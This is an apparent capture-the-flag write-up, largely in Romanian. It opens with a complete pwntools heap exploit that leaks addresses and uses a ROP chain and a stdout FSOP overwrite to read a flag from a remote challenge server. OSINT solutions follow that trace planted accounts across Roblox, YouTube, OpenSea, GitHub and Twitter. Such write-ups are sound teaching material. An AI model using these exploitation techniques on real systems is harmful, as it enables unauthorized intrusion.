
Solve.py:

```python
from pwn import *

context.arch = "amd64"


def alloc(io, idx, size, data):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"Index: ", str(idx).encode())
    io.sendlineafter(b"Size: ", str(size).encode())
    io.sendafter(b"Content: ", data.ljust(size, b"\x00")[:size])


def edit(io, idx, data, length):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"Index: ", str(idx).encode())
    io.sendafter(b"New Content: ", data.ljust(length, b"\x00")[:length])


def leak(io):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"Index: ", b"16")
    io.recvuntil(b"Data: ")
    return io.recvn(0x180)


io = remote("35.234.125.79",32637)

alloc(io, 0, 0x200, b"A" * 0x200)
leaked = leak(io)

heap_base = u64(leaked[0x00:0x08]) - 0x18
main_base = u64(leaked[0x10:0x18]) - 0x4160
libc_base = u64(leaked[0xB0:0xB8]) - 0xAFF40

log.info(f"heap: {hex(heap_base)}")
log.info(f"main: {hex(main_base)}")
log.info(f"libc: {hex(libc_base)}")
```

```python
for i, sz in enumerate(
    [
        0x10,
        0x20,
        0x30,
        0x40,
        0x80,
        0x100,
        0x200,
        0x300,
        0x400,
        0x500,
        0x600,
        0x700,
        0x800,
        0x900,
        0xA00,
    ],
    1,
):
    alloc(io, i, sz, b"B" * sz)


def set_ptr(addr):
    edit(io, 0, b"\x00" * 0x38 + p64(addr), 0x200)


def write_mem(addr, data):
    for i in range(0, len(data), 0x40):
        set_ptr(addr + i)
        edit(io, 27, data[i : i + 0x40], 0x40)


pop_rdi = libc_base + 0x152A1
pop_rsi = libc_base + 0x1B0A1
pop_rdx = libc_base + 0x2A50B
longjmp = libc_base + 0x789D7

_open = libc_base + 0x1BC20
_read = libc_base + 0x72740
_write = libc_base + 0x72F10
_exit = libc_base + 0x719B0

stdout = libc_base + 0xAD280

rop_addr = heap_base + 0x500
```

```
path_addr = heap_base + 0x700
buf_addr = heap_base + 0x900

write_mem(path_addr, b"flag.txt\x00")

rop = flat(
    [
        path_addr,
        pop_rsi,
        0,
        pop_rdx,
        0,
        _open,
        pop_rdi,
        3,
        pop_rsi,
        buf_addr,
        pop_rdx,
        0x80,
        _read,
        pop_rdi,
        1,
        pop_rsi,
        buf_addr,
        pop_rdx,
        0x80,
        _write,
        pop_rdi,
        0,
        _exit,
    ]
)
write_mem(rop_addr, rop)

fsop = flat(
    [1, 1, rop_addr, pop_rdi, 0, longjmp, libc_base + 0x5A240, libc_base + 0xAE608]
)
write_mem(stdout + 0x20, fsop)

io.recvall(timeout=2)
```

Output:



```
[lifip@justalaptop]-[~/Documents/rocsc/pwn/oshi]
>> python3 solve.py
[+] Opening connection to 35.234.125.79 on port 32637: Done
[*] heap: 0x5cb68df66000
[*] main: 0x5cb64e56a000
[*] libc: 0x7d5e17529000
[+] Receiving all data: Done (128B)
[*] Closed connection to 35.234.125.79 port 32637
ROCSC{8870a25a9f58992387f32cbebbbc8adf3c172b582b2448c6bcd2532f642611b0}
```

Museum : Osint

Dovada obținerii flagului


ROCSC{sichuan_science_and_technology_museum}

Sumar


Google lens la poza cropped de la mijloc in sus gasim un blog in chineza si acolo traducem toata pagina si gasim numele museului.

Dovada rezolvării

Dam crop la google lens:



Vom gasi aceasta postare:




PeakD

逛科技馆（下篇） | PeakD

Care duce la linkul: https://testnet.peakd.com/hive-105017/@lovelingling/638kxg

Traducem pagina in engleza:



I have to say that the scale of Sichuan Science and Technology Museum is still a little big, there are four floors, the last article we visited the first and second floors, the first floor is the aerospace exhibition hall, but because I am still in the decoration, debugging so I only stroll around the exhibition hall, the second floor is to introduce some physical phenomena knowledge and artificial intelligence, especially the robot that will restore the Rubik's Cube makes me particularly impressed.

Wonderful-strangers : Osint

Dovada obținerii flagului


ROCSC{H0W_D0E5_H3_M0V3_L1K3_TH1S}

Sumar

Dupa descriere "popular sandbox-type online video game" putem ghici ca este defapt Roblox, ajungem la singurul cont la care da follow @bobo_nashu, ajungem pe contul lui de youtube si flagul este citit litera cu litera

Dovada rezolvării

Intram pe Roblox si cautam memepie6767



memepie6767


@memepie6767

1 Connection 19 Followers 1 Following

No bio yet

more

La prieteni il are pe bobo_nashu



bobo_nashu


@bobo_nashu

1 Connection 4 Followers 0 Following

I am posting videos every week

more

Ii gasim contul de youtube https://www.youtube.com/@bobo_nashu si acolo are un singur videoclip unde se citeste fiecare litera: www.youtube.com/watch?v=fpND-2ZLKbg



Art-gallery-heist-2 : Osint

Dovada obținerii flagului


ROCSC{n0_ch@in_c@n_ev3r_h0ld_me_d0wn}

Sumar

Google lens, in website https://toshthecreator.com/websites/ acolo gasim link catre opensea si cu niste filtre gasim ownerul apoi adresa o punem in github si dam de un cont https://github.com/unchainedmf care face o referinta la twitter si pe twitter este flagul in base64

Dovada rezolvării

Google lens cu exact match:




Web – toshthecreator.com


2.560x1.810

Toshthecreator

Pe website: https://oceanracingleague.com/ dam scroll si gasim un button de opensea



https://opensea.io/collection/orl-ocean-racers aici putem sa filtram dupa accesorile de la poza pe care o stim, spre exemplu background intergalactic si Headwar Baseball Cap Hydrolyte



Background	23
Gold	596
□ Checkered (Gold)	613
□ Silver	718
☑ Intergalactic	795
□ Pearl	798
Creature	63
Eye Accessory	31
Headwear	41
Mouth Accessory	18
Phant Skin	29
Tier	19

Headwear: Baseball Cap (Hydrolyte) ✕ Background: Intergalactic ✕ Clear

□ 27 ITEMS

Top offer 0.0001 WETH | Top offer 0.0001 WETH | Top offer 0.0001 WETH | Top offer 0.0001 WETH


Ocean Racer #9644 ◆ #11,540

Ocean Racer #14090 ◆ #18,520

Ocean Racer #16907 ◆ #9,136

Ocean Racer #15967 ◆ #5,230

si ar trebui sa gasim https://opensea.io/item/polygon/0x72106bbe2b447ecb9b52370ddc63cfa8e553b08c/15967, aici avem link catre owner



Ocean Racer #15967

ORL Ocean Racers | Owned by 0xe31f...88d3


ERC721 | POLYGON | TOKEN #15967

TOP OFFER	COLLECTION FLOOR	RARITY	LAST SALE
0.0001 WETH	0.0004 WETH	#5,230	0.002 WETH

TRAITS 11

ACCESSORY 1	ACCESSORY 2	ADVANTAGE
Sushi Knife	Spear	Indian
574 2% 0.001 WETH	753 3% 0.0004 WETH	2,063 8% 0.0004 WETH

On github:




unchainedmf/hacks

Donations at 0xe31f336E1a6983C1A77E1Ff7eDEAaAC1E5d088d3

☆ 0 · Updated on Apr 11, 2025

We get here on twitter: https://x.com/unchainedmf




Chains @unchainedmf · Apr 8, 2025

Waking up with this view everyday. I love my job

Chains @unchainedmf · Jan 26

Here is a message for you, champs:
Uk9DU0N7bjBfY2hAaW5fY0BuX2V2M3JfaDBsZF9tZV9kMHdufQo=



```
Uk9DU0N7bjBfY2hAaW5fY0BuX2V2M3JfaDBsZF9tZV9kMHdufQo=
```

```
ROCSC{n0_ch@in_c@n_ev3r_h0ld_me_d0wn}
```

Fifteenminutes : crypto

Dovada obținerii flagului

flag{ortho_lattice_ftw_56f17b85f9a3d5891b0f}


Sumar

Challenge-ul are 2 etape, fiecare cu 5 runde:

1. etapa signatures: trebuie gasit `n`

2. etapa encryption: trebuie gasite `n` si `m`

